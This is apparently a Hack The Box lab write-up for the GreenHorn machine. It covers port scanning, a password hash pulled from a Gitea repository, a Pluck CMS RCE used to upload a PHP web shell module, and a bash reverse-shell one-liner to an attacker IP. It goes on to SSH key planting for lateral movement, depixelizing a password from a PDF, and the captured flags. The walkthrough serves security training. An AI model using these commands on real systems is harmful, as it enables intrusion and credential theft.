

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Tue Jul 23 00:35:10 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.191.235
Nmap scan report for 10.129.191.235
Host is up (0.090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=e87cdd7fda0968f0; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=2KeGOfyH98KksiJs_yZG_IDydc46MTcyMTcwOTMyNTM4MTU2OTQzMg; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 23 Jul 2024 04:35:25 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=8314acc0b9a6f288; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=hqRITELlv9KTzIuFkycN6n_k8WM6MTcyMTcwOTMzMDg3MzQxNTkxMg; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 23 Jul 2024 04:35:30 GMT
|_    Content-Length: 0

# Nmap done at Tue Jul 23 00:36:56 2024 -- 1 IP address (1 host up) scanned in 105.73 secondsnmap output. We can see the HTTP redirect to greenhorn.htb and should add this to our /etc/hosts file.echo -e '10.129.191.235\t\tgreenhorn.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80
Walking the Application

 Björn Kimminich

We don't know anything about the web application at the moment, so for now, we'll just click around on the page; testing different links and putting expected inputs in any input fields. We just want to understand for now what certain things do.
Penetration Testing
Initial Exploration
pluck and it's running version 4.7.18. 

file parameter that seemed like a potential candidate for abuse
 nu11secur1ty
Looking at more details on the CVE, it is an authenticated RCE, so we need a credential and need to enumerate some more
Gobuster Enumeration
Directories and Files
gobuster dir -u http://greenhorn.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt \
-t 100 -o greenhorn_80.txt --exclude-length 0
/data (Status: 301) [Size: 178] [--> http://greenhorn.htb/data/]
/docs (Status: 301) [Size: 178] [--> http://greenhorn.htb/docs/]
/files (Status: 301) [Size: 178] [--> http://greenhorn.htb/files/]
/images (Status: 301) [Size: 178] [--> http://greenhorn.htb/images/]
/robots.txt (Status: 200) [Size: 47]I tried crawling a few of these directories, but didn't come up with anything useful
Virtual Hosts
gobuster vhost -k --domain greenhorn.htb -u http://$target \
-w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100
I wasn't able to find any valid virtual hosts using the provided word list. We need to enumerate further.
TCP/3000
Exploring Gitea

tcp/3000. If we click the Explore button, we may be able to anonymously browse some repositories.
tcp/80.

data > settings > pass.php contains a SHA-512 hash of a passwordecho 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163' > hash
Logging into Pluck

iloveyou1
Creating the Malicious Module
 pluck-cms
Following the CVE, we're going to create a malicious module
git clone https://github.com/pluck-cms/simplePaste the contents of this web shell into simple.site.php and save
curl -s https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php -o simple/simple.site.phpzip simple.zip simple/simple.site.php simple/simple.php


Exploit
Webshell to Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener
bash -c 'bash -i >& /dev/tcp/10.10.14.4/443 0>&1'Open a bash shell through the TCP socket


Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on greenhorn.
Users and Groups
Local Users
junior:x:1000:1000::/home/junior:/bin/bash
Local Groups
junior:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:65:7f brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.191.235/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2823sec preferred_lft 2823sec
    inet6 dead:beef::250:56ff:fe94:657f/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:fe94:657f/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
Processes and Services
Interesting Processes
991 git      /usr/local/bin/gitea web --config /etc/gitea/app.ini
1005 root     /bin/sh -c /root/restart.sh
1006 root     /bin/bash /root/restart.sh
Privilege Escalation
Lateral to Junior

mkdir ~/.sshCreate the .ssh directory under /home/junior
ssh-keygen -t rsa -b 4096 -C "" -N "" -f ./juniorOn Kali, create a SSH key pair to log in as junior
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA ...' > ~/.ssh/authorized_keys Copy the contents of junior.pub to your clipboard and echo the contents into /home/junior/.ssh/authorized_keys
ssh -i junior junior@greenhorn.htbOn Kali, SSH into the target as junior

Interesting File Analysis
junior user, I spent a good bit enumerating but didn't see a clear path. So, I copied the Using OpenVAS.pdf file over to Kali to have a look and also check for usage with pdf2john.scp -i junior junior@greenhorn.htb:"/home/junior/Using OpenVAS.pdf" .Copy the Using OpenVAS.pdf file to Kali for analysis

Depixelizing the PDF Image

Google search to find a way to pull the pixelated image from the PDF
I found a page with a promising result...
sudo apt install -y poppler-utilspdfimages -all "Using OpenVAS.pdf" outimageExtract images in all formats from the PDF
 spipm
spipmThis GitHub repo came up when searching for ways to depixelize a password from an image
git clone https://github.com/spipm/Depixpython3 Depix/depix.py -p outimage-000.png \
-s Depix/images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.pngTry with one of the default examples in the repository

output.png


Flags
User
0a84ce59b91716d3c6a311ffa889633f
Root
959dd43860d022735f9998ee96b09a18


